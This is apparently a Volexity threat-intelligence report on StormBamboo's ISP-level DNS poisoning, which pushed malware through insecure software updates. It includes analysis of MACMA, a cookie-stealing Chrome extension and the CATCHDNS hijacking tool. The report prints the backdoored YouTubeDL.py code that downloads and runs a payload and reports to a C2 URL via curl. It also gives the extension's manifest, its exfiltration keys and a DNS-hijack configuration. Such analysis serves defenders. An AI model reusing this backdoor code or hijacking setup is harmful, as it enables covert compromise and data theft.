StormBamboo Compromises ISP to Abuse Insecure Software Update Mechanisms

⋮ 8/2/2024

August 2, 2024

by Ankur Saini, Paul Rascagneres, Steven Adair, Thomas Lancaster

KEY TAKEAWAYS

- *StormBamboo successfully compromised an internet service provider (ISP) in order to poison DNS responses for target organizations.*
- *Insecure software update mechanisms were targeted to surreptitiously install malware on victim machines running macOS and Windows.*
- *Malware deployed by StormBamboo includes new variants of the MACMA malware.*
- *Analysis of the newest versions of MACMA shows converged development of the MACMA and GIMMICK malware families.*
- *Post-exploitation activity included deployment of the malicious browser extension RELOADEXT to exfiltrate victim mail data.*

In mid-2023, Volexity detected and responded to multiple incidents involving systems becoming infected with malware linked to StormBamboo (aka Evasive Panda, and previously tracked by Volexity under "StormCloud"). In those incidents, multiple malware families were found being deployed to macOS and Windows systems across the victim organizations' networks.

The infection vector for this malware was initially difficult to establish but later proved to be the result of a DNS poisoning attack at the internet service provider (ISP) level. Volexity determined that StormBamboo was altering DNS query responses for specific domains tied to automatic software update mechanisms. StormBamboo appeared to target software that used insecure update mechanisms, such as HTTP, and did not properly validate digital signatures of installers. Therefore, when these applications went to retrieve their updates, instead of installing the intended update, they would install malware, including but not limited to MACMA and POCOSTICK (aka MGBot). The overall workflow used by the attackers is similar to a previous incident investigated by Volexity that was attributed to DriftingBamboo, a threat actor which is possibly related to StormBamboo.

In April 2023, ESET published a blog post about a malware family that Volexity has tracked since 2018 as POCOSTICK. ESET did not have direct evidence but proposed the most likely source of infection was an adversary-in-the-middle (AiTM). Volexity can now confirm this scenario in a real-world case and prove the attacker was able to control the target ISP's DNS infrastructure in order to modify DNS responses in the victim organization's network.

This blog post explains the infection vector and gives an example of where an automatic update was abused by StormBamboo. Note that this is just one example; the threat actor has modified installation workflows for a range of applications whose update mechanisms are vulnerable to this type of attack.

Overview

During one incident investigated by Volexity, it was discovered that StormBamboo poisoned DNS requests to deploy malware via an HTTP automatic update mechanism and poison responses for legitimate hostnames that were used as second-stage, command-and-control (C2) servers.


The DNS records were poisoned to resolve to an attacker-controlled server in Hong Kong at IP address `103.96.130[.]107`. Initially, Volexity suspected the initial victim organization's firewall may have been compromised. However, further investigation revealed the DNS poisoning was not performed within the target infrastructure, but further upstream at the ISP level. Volexity notified and worked with the ISP, who investigated various key devices providing traffic-routing services on their network. As the ISP rebooted and took various components of the network offline, the DNS poisoning immediately stopped. During this time, it was not possible to pinpoint a specific device that was compromised, but various components of the infrastructure were updated or left offline and the activity ceased.

This is not the first case where Volexity has encountered an attacker utilizing DNS poisoning to facilitate initial access to a target network. In the May 2023 Cyber Session, Volexity presented details of a malware family it calls CATCHDNS, DNS poisoning malware used by DriftingBamboo that was deployed to a network appliance (in that instance, a Sophos XG Firewall). Volexity cannot confirm what mechanism was used by StormBamboo on the ISP's routers to modify DNS responses; however, CATCHDNS would be a well-designed tool to achieve this goal in an ISP environment. An analysis of CATCHDNS can be found in the Appendix.

DNS Poisoning: Now with Abuse of Insecure Automatic Update Mechanisms!

In the previously analyzed case where CATCHDNS was used to modify DNS responses, the end goal of the attacks was to modify the content of pages users browsed. This resulted in a popup JavaScript alert on the page asking the user to “update their browser”, which would download a malicious file from the attacker’s server. In this most recent case, the attacker’s method of delivering malware was more sophisticated, abusing insecure automatic update mechanisms present in software in the victim’s environment, thus requiring no user interaction.

The logic behind the abuse of automatic updates is the same for all the applications: the legitimate application performs an HTTP request to retrieve a text-based file (the format varies) containing the latest application version and a link to the installer. Since the attacker has control of the DNS responses for any given DNS name, they abuse this design, redirecting the HTTP request to a C2 server they control hosting a forged text file and a malicious installer. The AiTM workflow is shown below.



Volexity observed StormBamboo targeting multiple software vendors, who use insecure update workflows, using varying levels of complexity in their steps for pushing malware. For example, 5KPlayer uses a workflow that, for each time the application is started, the binary automatically checks if a new version of “YoutubeDL” is available. The image below shows the HTTP request to upgrade `Youtube.config`.

```
  179 15.090598    67.228.121.196    192.168.202.133   HTTP    602 HTTP/1.1 200 OK
  209 73.167195    192.168.202.133   67.228.121.193    HTTP    232 GET /youtube/upgradeYoutube.config HTTP/1.1
  211 73.296291    67.228.121.193    192.168.202.133   HTTP    769 HTTP/1.1 200 OK
  216 73.430373    192.168.202.133   67.228.121.196    HTTP    235 GET /upgrade/windows/youtube_dl_1.zip HTTP/1.1
 2273 74.739531    67.228.121.196    192.168.202.133   HTTP    649 HTTP/1.1 200 OK  (application/zip)
```

And the following image shows the contents of upgrade `Youtube.config`.

```
{
    "lastModif": "2023-11-15",
    "name": "youtube_dl",
        "version":1,
    "upcheckUrl": "http://dl1.5kplayer.com/youtube/upgradeYoutube.config",
    "upgradeUrl": {
        "url1": "http://dl1.5kplayer.com/youtube/youtube_dl.zip",
        "url2": "http://www.5kplayer.com/upgrade/windows/youtube_dl.zip"
    },
        "upgradeUrl_1": {
        "url1": "http://dl1.5kplayer.com/youtube/youtube_dl_1.zip",
        "url2": "http://www.5kplayer.com/upgrade/windows/youtube_dl_1.zip"
    }
}
```


If a new version is available, it is downloaded from the specified URL and executed by the legitimate application. StormBamboo used DNS poisoning to host a modified config file indicating a new update was available. This resulted in the YoutubeDL software downloading an upgrade package from StormBamboo's server.

As one might expect, the YoutubeDL package had been backdoored through the insertion of malicious code into the middle of the `YouTubeDL.py` file that is used as part of the upgrade process. The image below shows inserted malicious code, starting at line 164.

```
from .version import RELEASE_GIT_HEAD, VARIANT, __version__

if compat_os_name == 'nt':
    import ctypes

def count_md5(src):
    m = hashlib.md5()
    m.update(src)
    return m.hexdigest()
image_url = 'http://dl1.5kplayer.com/youtube/youtube_dl.png'
if os.path.exists(r'C:\\ProgramData\\Digiarty') == 0:
    os.mkdir(r'C:\\ProgramData\\Digiarty')
main = "C:\\ProgramData\\Digiarty\\mediainfo.exe"
if os.path.isfile(main) == 0:
    urllib.request.urlretrieve(image_url,main)
else:
    with open(main, 'rb') as f:
        src = f.read()
        m1 = count_md5(src)
        if m1 != '4c8a326899272d2fe30e818181f6f67f' :
            urllib.request.urlretrieve(image_url,main)
tt = os.path.split(os.path.realpath(__file__))[0]
cc = base64.b64encode(tt.encode("utf-8")).decode("utf-8")
ini_url = 'http://dl1.5kplayer.com/youtube/youtube.ini?fire='
md5=hashlib.md5(cc.encode('utf-8')).hexdigest()
r_v = os.system('curl '+ini_url+cc)
if md5 == 'b41ef5f591226a0d5adce99cb2e629d8' or md5 == '1df495e7c85e59ad0de1b9e50912f8d0':
    if m1 == '4c8a326899272d2fe30e818181f6f67f':
        if len(os.popen('tasklist | findstr mediainfo.exe').readlines())<=0:
            r_v1 = os.system(main)
class YoutubeDL:
    """YoutubeDL class.

```

Its purpose is to download the next stage, a PNG file containing MACMA (macOS) or POCOSTICK (Windows) depending on the operating system.

MACMA was first publicly documented in 2021 by Google TAG. In the three years since, MACMA has changed, with more features added for the convenience of the operator and some of its architecture overhauled. For example, the network protocol has been completely changed. The original version used a Data Distribution Server (DDS) implemented in a series of custom classes prefixed by the string “CDDS”. Now, MACMA appears to use the kNET protocol UDP for network communications. During Volexity’s analysis, Volexity noticed significant code similarities between the latest MACMA version and the GIMMICK malware family previously described by Volexity.

Follow-on Activity

In one case, following successful compromise of a victim’s macOS device, Volexity observed StormBamboo deploying a Google Chrome extension to the victim’s device. Volexity tracks this malicious extension under the name RELOADEXT. The extension was installed using a custom binary (`ee28b3137d65d74c0234eea35fa536af`) developed by the attacker. The installer supports the following parameters:

Parameter	Description
`-p / --plugin`	Path of the plugins (must be a ZIP archive)
`-f / --force`	Kill Chrome and install the plugin

The browser extension is deployed by modifying the `Secure Preferences` file to include the new extension. The installer also correctly fixes the `protections.macs` and `protections.super_mac` values in the newly modified `SecurePreferences`. These values are designed to prevent tampering with a user's browser settings, but they can be forged. If they do not contain the expected values, Chrome will overwrite the `SecurePreferences` file.

The plugin passed to this tool is stored in the following location:

```
$HOME/Library/Application
Support/Google/Chrome/Default/Default/CustomPlug1n/Reload/
```

Once configured, it can be seen in the user's `SecurePreferences` file, as shown below.

Finally, the plugin (`6abf9a7926415dc00bcb482456cc9467`) is activated by the installer running the following AppleScript command:

```
osascript -e tell application "Google Chrome" to activate
```

The extension portrays itself as an extension that loads a page in *compatibility mode* with Internet Explorer:

```
{
  "manifest_version": 2,
  "name": "Reload",
  "description": "Reload page with Internet Explorer compatible mode.",
  "version": "3.1.80",
  "icons": {
    "16": "icon.png",
    "32": "icon.png",
    "48": "icon.png",
    "128": "icon.png"
  },
  "browser_action": {
    "default_icon": {
      "16": "icon.png",
      "32": "icon.png",
      "48": "icon.png",
      "128": "icon.png"
    }
  },
  "background": {
    "scripts": [
      "background/background.js"
    ],
    "persistent": true
  },
  "content_scripts": [
    {
      "matches": [
        "http://*/*",
        "https://*/*"
      ],
      "js": [
        "js/content-script.js"
      ]
    }
  ],
  "permissions": [
    "http://*/*",
    "https://*/*",
    "tabs",
    "storage",
    "cookies",
    "webRequest"
  ]
}
```

The main JavaScript logic used by the extension is obfuscated using Obfuscator.io. The purpose of the extension is to exfiltrate browser cookies to a Google Drive account controlled by the attacker. The attacker's Google Drive `client_id`, `client_secret`, and `refresh_token` are all contained in the

extension. They are encrypted beyond the default encryption afforded by Obfuscator.io using AES with the key `chrome extension`.

The exfiltrated data sent to Google Drive is also encrypted using AES, using the key `opizmxn!@309asdf` and encoded with base64 prior to exfiltration.

Conclusion

StormBamboo is a highly skilled and aggressive threat actor who compromises third parties (in this case, an ISP) to breach intended targets. The variety of malware employed in various campaigns by this threat actor indicates significant effort is invested, with actively supported payloads for not only macOS and Windows, but also network appliances.

The incident described in this blog post confirms the supposition made by ESET concerning the infection vector for the POCOSTICK malware. The attacker can intercept DNS requests and poison them with malicious IP addresses, and then use this technique to abuse automatic update mechanisms that use HTTP rather than HTTPS. This method is similar to the attack vector Volexity previously observed being used by DriftingBamboo following the 0-day exploitation of Sophos Firewalls.

To detect the malware used in this specific attack, Volexity recommends the following:

- Use the rules provided here to detect related activity.
- Block the IOCs provided here.

Volexity's Threat Intelligence research, such as the content from this blog, is published to customers via its Threat Intelligence Service. The content of this blog post is a summary of posts published in 2022–2024. Volexity Network Security Monitoring customers are also automatically covered through signatures and deployed detections from the threats and IOCs described in this post.

If you are interested in learning more about these products and services, please do not hesitate to contact us.

Appendix

CATCHDNS Analysis

CATCHDNS is a 32-bit ELF malware that targets Linux systems which was discovered in a case investigated by Volexity which Volexity attributes to StormBamboo. CatchDNS is designed to be deployed on systems through which most of the network traffic passes. In the specific case investigated by Volexity, this malware was discovered on a perimeter firewall device. However, CATCHDNS could be deployed on any Linux device that supports the use of `libpcap`.

After initial analysis, Volexity found that the malware is fully stripped, and the library functions are statically linked thus making further analysis more difficult. CATCHDNS stores its configuration within itself as an encrypted archive. The malware decrypts the archive and drops it on disk at runtime with the

name `[binary_name].tty`. This archive is then decompressed in memory, and the copy on disk is deleted. In the example analyzed, the configuration file was in a file named `dns.ini`. The configuration follows the INI file format, which consists of various sections containing key-value pairs.

CATCHDNS configurations can have following sections:

Section	Description
[LISTEN_DEV] [SEND_DEV]	The listen device and send device sections have a “dev” key under them whose value refers to the interface on which the malware intercepts the packets and sends fake packets.
[DNSDomain]	This section contains the “dns” key whose value represents the domain whose DNS is to be hijacked.
[SERVER_IP]	This section contains the “ip” key whose value is the IP address to which the hijacked domain will resolve once the malware has successfully performed hijacking.
[IPLimit]	This section contains a key named “ip”. When this is defined, the malware only hijacks requests originating from this IP address. This option only applies to HTTP requests.
[HTTPConfig]	This section is interesting, as it is the only one with multiple keys. It defines various values that are used when the malware intercepts HTTP requests.

Packet Interception

Packet Interception is a key component of CATCHDNS. To intercept packets, it makes use of `libpcap`, a common library for packet monitoring on Linux. The device/interface on which the malware intercepts the packets is specified in the configuration. It uses the `pcap_open_live` library function to open the device for capturing packets. It installs a BPF filter on the device, and the filter program is compiled using the `pcap_compile` function by passing the filter string `"(udp and dst port 53 ) or (tcp and dst port 80 or 8080)"`. The filter only captures UDP packets on port 53 and TCP packets on ports 80 or 8080. To actually install this filter, it uses the `pcap_setfilter` call.

Once everything is set up, CATCHDNS calls `pcap_loop` with a handler function as an argument. For every packet that passes the filter, the handler function is called with the packet data as an argument. This handler function is responsible for processing every filtered packet, as shown below.

```
1  void __cdecl process_packets(int a1, int *a2, packet *buf)
2  {
3    if ( buf->eth.ether_type == 8 && a2[3] == a2[2] )// check if ipv4 packet
4    {
5      if ( buf->ipv4.proto == IPPROTO_UDP )
6      {
7        process_udp_packet(a1, a2, buf);          // dns stuff
8      }
9      else if ( buf->ipv4.proto == IPPROTO_TCP )
10     {
11       process_tcp_packet(a1, a2, buf);          // http stuff
12     }
13   }
14 }
```


The packet processing function checks the Ethernet and IPv4 headers to determine if it is a UDP or TCP packet. Depending on the IPv4 protocol of the packet, either `process_udp_packet` or `process_tcp_packet` is called.

DNS Hijacking

After analyzing the `process_udp_packet` function, it is clear the function specifically processes DNS packets. While dealing with network packets, it a good idea to create the packet structures in IDA and apply them while analyzing. This makes it easy to understand the whole logic. A DNS packet consists of the Ethernet header, IP header, and UDP header, followed by the DNS header and DNS data. Using this knowledge, these structures are applied to the processing functions to reveal the function parsing the DNS header and to perform basic sanity checks, as shown below.

```
41   if ( len == pcap_hdr->caplen && len > 0x36 )
42   {
43     queries = a3->dns.queries;
44     if ( *(&a3->dns.queries[0].name + strlen_0(a3->dns.queries) + 2) != 12
45       && (BYTE2(a3->dns.queries[0].name) & 0xF8) != 0
46       && (HIBYTE(a3->dns.qcount) | (a3->dns.qcount << 8)) == 1
47       && !((a3->dns.ancount << 8) | HIBYTE(a3->dns.ancount)) )
48     {
```

Each DNS packet contains queries that appear after the DNS header in the packet. The queries contain information about the domain for which the DNS information is requested by the client. The malware parses the DNS queries and retrieves the domain name for which the DNS request is being made. Once it has the domain name, it is compared to the DNS domain(s) present in the malware's configuration. If there is match, the DNS request is hijacked and the malware builds a fake DNS response packet. It then sends the packet back to the client, responding with the attacker-controlled (C2) IP address instead of the legitimate IP address. The following function is used to build the fake DNS packet and send it to the client:



```
8     memset(v8, 0, sizeof(v8));
9     memset(v7, 0, sizeof(v7));
10    v1 = build_eth(a1, v7);
11    if ( v1 )
12    {
13      v2 = build_ip(a1, v1);
14      if ( v2 )
15      {
16        if ( build_dns(a1, v2) )
17        {
18          pcap_lookupnet(device, &v5, &v6, v8);
19          v3 = strlen_0((a1 + 36));
20          send_packet(pcap_handle, v7, v3 + 75);
21        }
22      }
23    }
24  }
```

HTTP Interception and Mock Response

The `process_tcp_packet` function is used to intercept HTTP requests. An attacker can tune the interception using various configuration options. Both GET and POST requests can be intercepted by the malware. As previously mentioned, HTTP interception can also be limited to a given IP address using `IPLimit`. HTTP interception works similarly to DNS interception. If a request meets the conditions specified, the malware builds an HTTP mock response and sends it back to the client. The response can be configured via the malware configuration, where the attacker can configure a hardcoded page to return in response to specific requests.

To successfully respond with a fake HTTP response, all conditions specified in the configuration must be satisfied. The following keys can be specified in `HTTPConfig`:

- `url`
- `host`
- `ua` (user-agent)
- `content-type`
- `otherhead_%s`
- `sendlimit`
- `configfile`

Other headers to be parsed and checked can be specified using the `otherhead_%s` key, where `%s` denotes the header name. The `sendlimit` key defines how many times the malware will respond to requests satisfying the configuration. Once this limit is exceeded, the malware will no longer modify responses to requests matching the pattern. The `configfile` key contains the path to the web page to be served if all conditions are met.

Configuration Example

Volexity was able to extract all configurations from the CATCHDNS samples encountered during the intrusion by intercepting them before they were deleted from the disk. The image below shows one example of an extracted configuration.

```
[LISTEN_DEV]
dev=Port1;

[SEND_DEV]
dev=Port1;


[SERVER_IP]
ip=122.10.90.20;

[DNSDomain]
dns=www.msftconnecttest.com;

[HttpConfig]
url=.html;
ua=(Macintosh; Intel Mac OS X 10_14_1) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.1 Safari/605.1.15;
configfile=file/index.html;
sendlimit=1;


[HttpConfig]
url=.aspx;
ua=(Macintosh; Intel Mac OS X 10_14_1) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.1 Safari/605.1.15;
configfile=file/index.html;
sendlimit=1;


[HttpConfig]
url=/ HTTP;
ua=(Macintosh; Intel Mac OS X 10_14_1) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.1 Safari/605.1.15;
configfile=file/index.html;
otherheader_Content-Type=text/html
sendlimit=1;
```

The above configuration intercepts all DNS (53) and HTTP (80 and 8080) packets on the `Port1` device. It hijacks the `www.msftconnecttest[.]com` domain and responds with IP address `122.10.90[.]20` for this domain. In `HttpConfig` , the “host” key is absent, meaning the malware would intercept an HTTP request to any host if it satisfied the other conditions. This was only one of several configurations observed; the attacker has been observed using a variety of options offered by the malware to achieve various objectives.